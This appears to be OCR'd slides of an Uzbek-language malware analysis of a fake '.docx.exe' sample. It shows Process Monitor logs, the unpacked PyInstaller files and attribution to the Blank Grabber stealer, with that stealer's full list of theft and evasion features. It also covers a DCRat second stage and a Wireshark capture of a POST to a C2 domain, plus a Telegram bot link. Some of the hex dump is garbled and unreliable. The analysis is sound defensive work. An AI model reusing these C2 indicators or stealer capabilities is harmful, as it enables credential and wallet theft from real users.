Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\Desktop\tg_samples\Бoшқарма хоимлари.docx.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_decimal.pyd	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: I
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_decimal.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\Desktop\tg_samples\Бoшқарма хоимлари.docx.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_hashlib.pyd	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: I
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_hashlib.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\Desktop\tg_samples\Бoшқарма хоимлари.docx.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_lzma.pyd	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: I
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_lzma.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\Desktop\tg_samples\Бoшқарма хоимлари.docx.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_queue.pyd	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: I
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_queue.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\Desktop\tg_samples\Бoшқарма хоимлари.docx.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options:

Bu yerda shu fayllarni ko'rishingiz mumkin :

 _bz2.pyd	3/3/2024 12:20 AM	Python Extension Module	48 KB
 _ctypes.pyd	3/3/2024 12:20 AM	Python Extension Module	59 KB
 _decimal.pyd	3/3/2024 12:20 AM	Python Extension Module	107 KB
 _hashlib.pyd	3/3/2024 12:20 AM	Python Extension Module	36 KB
 _lzma.pyd	3/3/2024 12:20 AM	Python Extension Module	86 KB
 _queue.pyd	3/3/2024 12:20 AM	Python Extension Module	26 KB
 _socket.pyd	3/3/2024 12:20 AM	Python Extension Module	43 KB
 _sqlite3.pyd	3/3/2024 12:20 AM	Python Extension Module	51 KB
 _ssl.pyd	3/3/2024 12:20 AM	Python Extension Module	63 KB
 base_library.zip	3/3/2024 12:20 AM	7zFM.exe file	860 KB
 blank.aes	3/3/2024 12:20 AM	AES File	74 KB
 libcrypto-1_1.dll	3/3/2024 12:20 AM	Application extension	1,087 KB
 libffi-7.dll	3/3/2024 12:20 AM	Application extension	24 KB
 libssl-1_1.dll	3/3/2024 12:20 AM	Application extension	205 KB
 python310.dll	3/3/2024 12:20 AM	Application extension	1,480 KB
 rar.exe	3/3/2024 12:20 AM	Application	616 KB
 rarreg.key	3/3/2024 12:20 AM	KEY File	1 KB
 select.pyd	3/3/2024 12:20 AM	Python Extension Module	26 KB
 sqlite3.dll	3/3/2024 12:20 AM	Application extension	623 KB
 unicodedata.pyd	3/3/2024 12:20 AM	Python Extension Module	290 KB
 VCRUNTIME140.dll	3/3/2024 12:20 AM	Application extension	96 KB

CYBER BRO

_all.png

_bz2.pyd
_ctypes.pyd
_decimal.pyd
_hashlib.pyd
_lzma.pyd
_queue.pyd
_socket.pyd
_sqlite3.pyd
_ssl.pyd
base_library.zip
blank.aes
libcrypto-1_1.dll
libffi-7.dll
libssl-1_1.dll
python310.dll
rar.exe
rarreg.key
select.pyd
sqlite3.dll
unicodedata.pyd
VCRUNTIME140.dll

_bz2.pyd

_ctypes.pyd

_decimal.pyd va _hashlib.pyd

_lzma.pyd

_socket.pyd

_sqlite3.pyd

_ssl.pyd

bzip2 algoritmi yordamida ma'lumotni
siqish va ochish uchun ishlatiladi

C va C++ da yozilgan kutubxonalarni
aloqasini ta'minlaydi

Uzun sonlar va ko'p unlovchi sonlar (floating-point
numbers) bilan ishlash va kriptografik funktsiyalarni
(MD5, SHA-1, SHA-256) Python dasturlash tillarida
amalga oshirish uchun ishlatiladi

LZMA algoritmi yordamida ma'lumotlar saqlash
va tiklash uchun xizmat qiladi.


"socket" moduli, kompyuterlar orasidagi
tarmoq bog'lanishlarini boshqarish uchun
ishlatiladi.

"sqlite3" moduli, Python-dan SQLite ma'lumotlar
omborini boshqarish uchun ishlatiladi

"ssl" moduli, amalda yopiq kalitni layer (SSL) va
Transport Layer Security (TLS) protokollari
yordamida tarmoq trafikini shifrlash va xavfsizlikni
ta'minlash uchun ishlatiladi.

CYBER BRO

Zararli dastur tuzilish kodlari o'rganilganda uning signaturalari va izlari ochiq kodli **"Blank grabber"** orqali tuzilganligi aniqlandi :



CYBER ZERO

“Blank grabber” ning imkoniyatlari :

- GUI Builder.
- UAC Bypass.
- Custom Icon.
- Runs On Startup.
- Disables Windows Defender
- Anti-VM.
- Blocks AV-Related Sites.
- Melt Stub.
- Fake Error.
- EXE Binder.
- File Pumper.
- Obfuscated Code.
- Discord Injection.
- Steals Discord Tokens.

- Steals Epic Session.
- Steals Uplay Session.
- Steals Passwords From Many Browsers.
- Steals Cookies From Many Browsers.
- Steals History From Many Browsers.
- Steals Autofills From Many Browsers.
- Steals Minecraft Session Files.
- Steals Telegram Session Files.
- Steals Crypto Wallets.
- Steals Roblox Cookies.
- Steals Growtopia Session.
- Steals IP Information.
- Steals System Info.
- Steals Saved Wifi Passwords.

- Steals Common Files.
- Captures Screenshot.
- Captures Webcam Image.
- Sends All Data Through Discord Webhooks/Telegram Bot.

CYBER BRO


DCRAT - aka DarkCrystal RAT (Remote Access Trojan)



Stage #2

CYBER ZERO

Navbatdagi zararli dasturning namunalari o'rganilganda, uning tarmoq orqali ulanishlaridan domen izlarini ko'rish mumkin:



The image displays a network traffic analysis tool interface, likely Wireshark, showing a detailed view of an HTTP request and response. The top section shows the packet list, with the selected packet (6543) highlighted. The bottom section shows the packet details, including the Hypertext Transfer Protocol (HTTP) section, which displays the request method (POST), request URI, and other headers. The response status is 403 Forbidden.

Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
6543	57.692724	118621cm.n9shteam2.top	118621cm.n9shteam2.top	HTTP/X...	403	Forbidden
6544	57.736340	118621cm.n9shteam2.top	118621cm.n9shteam2.top	TCP	54	63700 → 80 [ACK] Seq=676 Ack=1316 Win=62925 Len=0
6545	57.763485	118621cm.n9shteam2.top	118621cm.n9shteam2.top	TCP	54	63700 → 80 [RST, ACK] Seq=676 Ack=1316 Win=0 Len=0

Packet Details:

Hypertext Transfer Protocol

POST /protecttrackDatallifePrivateCentral.php HTTP/1.1\r\n

[Expert Info (Chat/Sequence): POST /protecttrackDatallifePrivateCentral.php]

Request Method: POST

Request URI: /protecttrackDatallifePrivateCentral.php

Request Version: HTTP/1.1

Content-Type: application/x-www-form-urlencoded\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36\r\n

Host: 118621cm.n9shteam2.top\r\n

Content-Length: 344\r\n

Expect: 100-continue\r\n

Connection: Keep-Alive\r\n

\r\n

[Full request URI: http://118621cm.n9shteam2.top/protecttrackDatallifePrivateCentral.php]

[HTTP request 1/1]

[Response in frame: 6543]

File Data: 344 bytes

403</h2>

**="/">118621cm.n9shteam2.top
**

apache

ef="mailto:%5bno%20address%20given%5d":

0070 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 nt: Mozilla/5.0

0080 28 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 (Windows NT 10.0

0090 3b 20 57 69 6e 36 34 3b 20 78 36 34 29 20 41 70 ; Win64; x64) Ap

00a0 70 6c 65 57 65 62 4b 69 74 2f 35 33 37 2e 33 36 pleWebKi t/537.36

00b0 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 (KHTML, like Ge

00c0 63 6b 6f 29 20 43 68 72 6f 6d 65 2f 39 36 2e 30 cko) Chrome/96.0

00d0 2e 34 36 36 34 2e 39 33 20 53 61 66 61 72 69 2f .4664.93 Safari/

00e0 35 33 37 2e 33 36 0d 0a 48 6f 73 74 3a 20 31 31 537.36 Host: 11

00f0 38 36 32 31 63 6d 2e 6e 39 73 68 74 65 61 6d 32 8621cm.n9shteam2

0100 2e 74 6f 70 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 .top Content-Le

0110 6e 67 74 68 3a 20 33 34 34 0d 0a 45 78 70 65 63 ngth: 344 Expect

0120 74 3a 20 31 30 30 2d 63 6f 6e 74 69 6e 75 65 0d t: 100-continue

0130 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 Connection: Kee

0140 70 2d 41 6c 69 76 65 0d 0a 0d 0a 05 07 01 01 03 p-Alive:

0150 0b 01 04 05 06 02 01 02 04 01 05 00 0b 05 01 02

0160 01 03 0a 02 56 0a 0c 04 0e 06 01 0d 0e 06 5d 01V.....]

0170 0c 07 05 0b 0b 07 05 06 05 06 0e 05 07 0e 0c 0f

0180 01 07 03 07 05 03 05 01 06 07 0b 05 03 0e 0f 05

0190 54 05 00 0b 0e 0f 00 0a 07 0f 05 07 03 07 03 05 T.....

01a0 08 06 08 06 56 06 51 0d 05 04 08 06 0e 0f 03 05V-Q.....

01b0 05 0b 05 00 06 0a 00 05 03 0f 06 05 08 04 02 01

01c0 04 06 09 03 01 04 0e 04 06 0f 00 05 06 06 0b 05

01d0 05 05 0f 0b 02 03 05 00 0a 05 0a 01 07 02 0a 01

01e0 00 02 0b 0b 08 0a 01 03 0b 07 05 0a 04 04 0e 07

01f0 04 07 02 00 0a 00 01 06 01 00 03 0b 06 00 07 0e

0200 06 03 04 5c 4c 7d 50 7c 60 71 5b 77 04 69 00 75 ...L}P] q[w-i-u

0210 03 68 0a 6b 6f 7e 5c 76 7c 70 00 7c 4d 60 44 79 -h-ko\v |p| M'Dy

0220 6e 55 01 78 5a 70 5b 7f 53 7b 54 63 67 7b 5b 6a 118621cm.n9shteam2

0230 7 7e 0e 40 71 40 7b 53 50 03 7 62 79 7 7d um-vw-w 5P py

0240 5a 71 7d 6f 69 69 7e 05 7b 6e 7b 7 59 7c 7c 7c

0260 5e 72 51 7b 60 7c 42 7e 61 6c 00 60 5e 79 4b 7d rQ[|B~ al~yK

0270 5f 75 01 77 76 5a 03 7e 4b 78 01 79 5b 71 4b 70 _u-wvZ~ Kx-y[qKp

0280 5c 77 01 7d 72 5b 04 7c 70 7a 0f 7f 5b 70 4b 7a \w~}r[~ | pz~[pKz

0290 5d 77 02 77 72 53 07 77 66 71 06 78 5c 79 08 56]w-wrS-w fq-xly-V

02a0 69 08 04 i~

*n9shteam2.top

← → ↻ 🔍 t.me/n9shteambot ☆



NyashTeamBot

